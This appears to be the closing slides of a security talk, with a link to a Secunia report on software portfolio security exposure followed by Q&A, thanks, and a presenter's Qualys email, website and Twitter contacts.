  http://secunia.com/gfx/pdf/Secunia_RSA_Software_Portfolio_Security_Exposure.pdf

Q&A

Thank You

wkandek@qualys.com

http://laws.qualys.com

http://twitter.com/wkandek